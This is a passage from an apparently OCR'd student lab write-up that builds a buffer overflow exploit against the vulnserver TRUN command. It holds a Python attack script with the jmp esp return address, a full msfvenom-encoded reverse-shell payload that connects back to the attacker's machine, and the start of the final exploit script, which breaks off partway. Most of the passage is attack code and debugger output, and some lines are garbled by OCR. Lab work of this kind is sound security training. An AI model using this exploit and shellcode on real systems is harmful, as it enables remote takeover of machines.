[14:46:29] Single step event at ntdll.772401C8 - use Shift+F7/F8/F9 to pass exception to program
```

Paused

Figure 8 – find module


g) Find up code



```
!mona find -s "\ff\ex4" -m essfunc.dll
```

Figure 9 - find up code

h) Locate NASM Shell




```
root@kali:~# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
█
```

Figure 10 -NSAM Shell

i) Conver Assembly

Convert assembly language into the HEX code




```
root@kali:~# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm > 
```

Figure 11- assembly into the hex code

j) Get program

Get the program which has no memory protection




```
0BADF00D  0x75670000 | 0x75676000 | 0x00006000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [NSI.dll] (C:\Windows\syswow64\NSI.dll)
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False | False | False | False | False | -1.0- [essfunc.dll] (C:\Users\Ashani Malshika\Desktop\vulnserver\essfunc.dll)
0BADF00D  0x755f0000 | 0x75636000 | 0x00046000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\syswow64\KERNELBASE.dll)
0BADF00D  0x76e10000 | 0x76e29000 | 0x00019000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [sechost.dll] (C:\Windows\SysWOW64\sechost.dll)
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False | False | False | False | False | -1.0- [vulnserver.exe] (C:\Users\Ashani Malshika\Desktop\vulnserver\vulnserver.exe)
0BADF00D  0x75910000 | 0x75a20000 | 0x00110000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [kernel32.dll] (C:\Windows\syswow64\kernel32.dll)
0BADF00D  0x76d00000 | 0x76dac000 | 0x000ac000 | True  | True  | True  | True  | True  | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\syswow64\msvcrt.dll)
0BADF00D  0x74d80000 | 0x74d8c000 | 0x0000c000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\syswow64\CRYPTBASE.dll)
0BADF00D  0x74d90000 | 0x74df0000 | 0x00060000 | True  | True  | True  | True  | True  | 6.1.7601.17514 [SspiCli.dll] (C:\Windows\syswow64\SspiCli.dll)
0BADF00D  0x77230000 | 0x773b0000 | 0x00180000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SysWOW64\ntdll.dll)
0BADF00D  0x76c10000 | 0x76d00000 | 0x000f0000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\syswow64\RPCRT4.dll)
0BADF00D  0x75a70000 | 0x75aa5000 | 0x00035000 | True  | True  | True  | True  | True  | 6.1.7600.16385 [WS2_32.DLL] (C:\Windows\syswow64\WS2_32.DLL)
0BADF00D  ----------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.592000
!mona find -s"\xff\xe4" -m essfunc.dll
```

Figure 12- program which has no memory protection

k) Set EIP

Set EIP as a jump code then jump code will be a malicious code




```
root@kali:~# gedit 3.py

(gedit:1220): Gtk-WARNING **: 11:30:43.821: Calling org.xfce.Session.Manager.Inhib
it failed: GDBus.Error:org.free
nhibit"
```

```
#!/usr/bin/python
import sys, socket
625011af

shellcode = "A" * 2003 + "\xaf\x11\x50\x62\"

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.65.132',9999))

                s.send(('TRUN /.:/' + shellcode))
                s.close()


        except:
                print "Error connecting to server"
                sys.exit()
```

Figure 13 -EIP as a Jump code

l) Set Break point

Setting break point can overflow the buffer



```
7784000D  C3               RETN
7784000E  90               NOP
7784000F  90               NOP
77840010  90               NOP
77840011  90               NOP
77840012  90               NOP
77840013  90               NOP
77840014  90               NOP
77840015  90               NOP
77840016  90               NOP
77840017  90               NOP
77840018  90               NO
77840019  90               NO
7784001A  90               NO
7784001B  90               NO
7784001C  90               NO
7784001D  90               NO
7784001E  90               NO
7784001F  90               NO
77840020  8B4C24 04        MO
77840024  F641 04 06       TE
77840028  74 05            JE
7784002A  E8 811D0100      CA
7784002F  B8 01000000      MO
77840034  C2 1000          RETN 10
77840037  90               NOP
77840038  8D8424 DC020000  LEA EAX,DWORD PTR SS:[ESP+2DC]
7784003F  64:8B0D 00000000 MOV ECX,DWORD PTR FS:[0]
77840046  BA 20080477      MOV EDX,ntdll.77840020
7784004B  8908             MOV DWORD PTR DS:[EAX],ECX
7784004D  8950 04          MOV DWORD PTR DS:[EAX+4],EDX
77840050  64:A3 00000000   MOV DWORD PTR FS:[0],EAX
77840056  58               POP EAX
77840057  8D7C24 0C        LEA EDI,DWORD PTR SS:[ESP+C]
7784005B  FFD0             CALL EAX
7784005D  8B8F CC020000    MOV ECX,DWORD PTR DS:[EDI+2CC]
77840063  64:890D 00000000 MOV DWORD PTR FS:[0],ECX
7784006A  6A 01            PUSH 1
7784006C  57               PUSH EDI
7784006D  E8 6EFE0000      CALL ntdll.ZwContinue
77840072  8BF0             MOV ESI,EAX
77840074  56               PUSH ESI
77840075  E8 2B6E0300      CALL ntdll.RtlRaiseStatus
7784007A ^EB F8            JMP SHORT ntdll.77840074
7784007C  C2 1000          RETN 10
7784007F  90               NOP
77840080  64:8B0D 30000000 MOV ECX,DWORD PTR FS:[30]
77840087  8B49 10          MOV ECX,DWORD PTR DS:[ECX+10]
7784008A  F641 0A 08       TEST BYTE PTR DS:[ECX+A],8
7784008E  75 15            JNZ SHORT ntdll.778400A5
77840090  FF7424 0C        PUSH DWORD PTR SS:[ESP+C]
77840094  FF7424 08        PUSH DWORD PTR SS:[ESP+8]
77840098  E8 95060900      CALL ntdll.778D0732
7784009D  B8 00000000      MOV EAX,0
778400A2  C2 1000          RETN 10
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00  p.@.....
00403010 FF FF FF FF 00 00 00 00      ....
00403018 FF FF FF FF 00 00 00 00      ....
```

```
023BFF5C
023BFF60
023BFF64
023BFF68
023BFF6C
023BFF70
```


Enter expression to follow

625011af

```
!mona find -s "\xff\xe4" -m essfunc.dll
Go to address in Disassembler
```

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Registers (FP
OK
Cancel

Figure 14- set break point


Windows 7 x64 - VMware Workstation
File Edit View VM Tabs Help
Windows 7 x64
kali20
Immunity Debugger - vulnserver.exe - [CPU - thread 000003DC, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
625011AF  FFE4    JMP ESP
625011B1  FFE0    JMP EAX
625011B3  58      POP EAX
625011B4  58      POP EAX
625011B5  C3      RETN
625011B6  5D      POP EBP
625011B7  C3      RETN
625011B8  55      PUSH EBP
625011B9  89E5    MOV EBP,ESP
625011BB  FFE4    JMP ESP
625011BD  FFE1    JMP ECX
625011BF  5B      POP EBX
625011C0  5B      POP EBX
625011C1  C3      RETN
625011C2  5D      POP EBP
625011C3  C3      RETN
625011C4  55      PUSH EBP
625011C5  89E5    MOV EBP,ESP
625011C7  FFE4    JMP ESP
625011C9  FFE3    JMP EBX
625011CB  5D      POP EBP
625011CC  5D      POP EBP
625011CD  C3      RETN
625011CE  5D      POP EBP
625011CF  C3      RETN
625011D0  55      PUSH EBP
625011D1  89E5    MOV EBP,ESP
625011D3  FFE4    JMP ESP
625011D5  FFE7    JMP EDI
625011D7  5B      POP EBX
625011D8  5B      POP EBX

Address   Hex dump                   ASCII
00403000  FF FF FF FF 00 40 00 00    .@..
```


```
Registers (FPU)
EAX 0222F200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 006352B4
EDX 00000000
EBX 0000007C
ESP 0222F9E0
EBP 41414141
ESI 00000000
EDI 00000000
EIP 625011AF essfunc.625011AF
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)

0222F9E0  00634A00  .Jc.
0222F9E4  006336C0  └6c. ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 15 – aftre stting the break point

m) Genarate Shell code

To connect victim

LHOST= Kali machine IP LPORT=kali machine port -f =file type -a= architecture -b= bad character




```
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xd3\xba\x0e\x3f\x3f\x21\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xc0\x04\x31\x50\x13\x03\x5e\x2c\xdd\xd4\xa2\xba\xa3"
"\x17\x5a\x3b\xc4\x9e\xbf\x0a\xc4\xc5\xb4\x3d\xf4\x8e\x98\xb1"
"\x7f\xc2\x08\x41\x0d\xcb\x3f\xe2\xb8\x2d\x0e\xf3\x91\x0e\x11"
"\x77\xe8\x42\xf1\x46\x23\x97\xf0\x8f\x5e\x5a\xa0\x58\x14\xc9"
"\x54\xec\x60\xd2\xdf\xbe\x65\x52\x3c\x76\x87\x73\x93\x0c\xde"
"\x53\x12\xc0\x6a\xda\x0c\x05\x56\x94\xa7\xfd\x2c\x27\x61\xcc"
"\xcd\x84\x4c\xe0\x3f\xd4\x89\xc7\xdf\xa3\xe3\x3b\x5d\xb4\x30"
"\x41\xb9\x31\xa2\xe1\x4a\xe1\x0e\x13\x9e\x74\xc5\x1f\x6b\xf2"
"\x81\x03\x6a\xd7\xba\x38\xe7\xd6\x6c\xc9\xb3\xfc\xa8\x91\x60"
"\x9c\xe9\x7f\xc6\xa1\xe9\xdf\xb7\x07\x62\xcd\xac\x35\x29\x9a"
"\x01\x74\xd1\x5a\x0e\x0f\xa2\x68\x91\xbb\x2c\xc1\x5a\x62\xab"
"\x26\x71\xd2\x23\xd9\x7a\x23\x6a\x1e\x2e\x73\x04\xb7\x4f\x18"
"\xd4\x38\x9a\x8f\x84\x96\x75\x70\x74\x57\x26\x18\x9e\x58\x19"
"\x38\xa1\xb2\x32\xd3\x58\x55\xfd\x8c\x23\x21\x95\xce\xa3\x38"
"\x3a\x46\x45\x50\xd2\x0e\xde\xcd\x4b\x0b\x94\x6c\x93\x81\xd1"
"\xaf\x1f\x26\x26\x61\xe8\x43\x34\x16\x18\x1e\x66\xb1\x27\xb4"
"\x0e\x5d\xb5\x53\xce\x28\xa6\xcb\x99\x7d\x18\x02\x4f\x90\x03"
"\xbc\x6d\x69\xd5\x87\x35\xb6\x26\x09\xb4\x3b\x12\x2d\xa6\x85"
"\x9b\x69\x92\x59\xca\x27\x4c\x1c\xa4\x89\x26\xf6\x1b\x40\xae"
"\x8f\x57\x53\xa8\x8f\xbd\x25\x54\x21\x68\x70\x6b\x8e\xfc\x74"
"\x14\xf2\x9c\x7b\xcf\xb6\xbd\x99\xc5\xc2\x55\x04\x8c\x6e\x38"
"\xb7\x7b\xac\x45\x34\x89\x4d\xb2\x24\xf8\x48\xfe\xe2\x11\x21"
"\x6f\x87\x15\x96\x90\x82";
```

Figure 16 -generate mfs venom

n) Exploit development

After find bad character set that value into the python code and submit the shell code




```
#!/usr/bin/python
import sys, socket
overflow = ("\xdb\xd3\xba\x0e\x3f\x3f\x21\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xc0\x04\x31\x50\x13\x03\x5e\x2c\xdd\xd4\xa2\xba\xa3"
"\x17\x5a\x3b\xc4\x9e\xbf\x0a\xc4\xc5\xb4\x3d\xf4\x8e\x98\xb1"
"\x7f\xc2\x08\x41\x0d\xcb\x3f\xe2\xb8\x2d\x0e\xf3\x91\x0e\x11"
"\x77\xe8\x42\xf1\x46\x23\x97\xf0\x8f\x5e\x5a\xa0\x58\x14\xc9"
"\x54\xec\x60\xd2\xdf\xbe\x65\x52\x3c\x76\x87\x73\x93\x0c\xde"
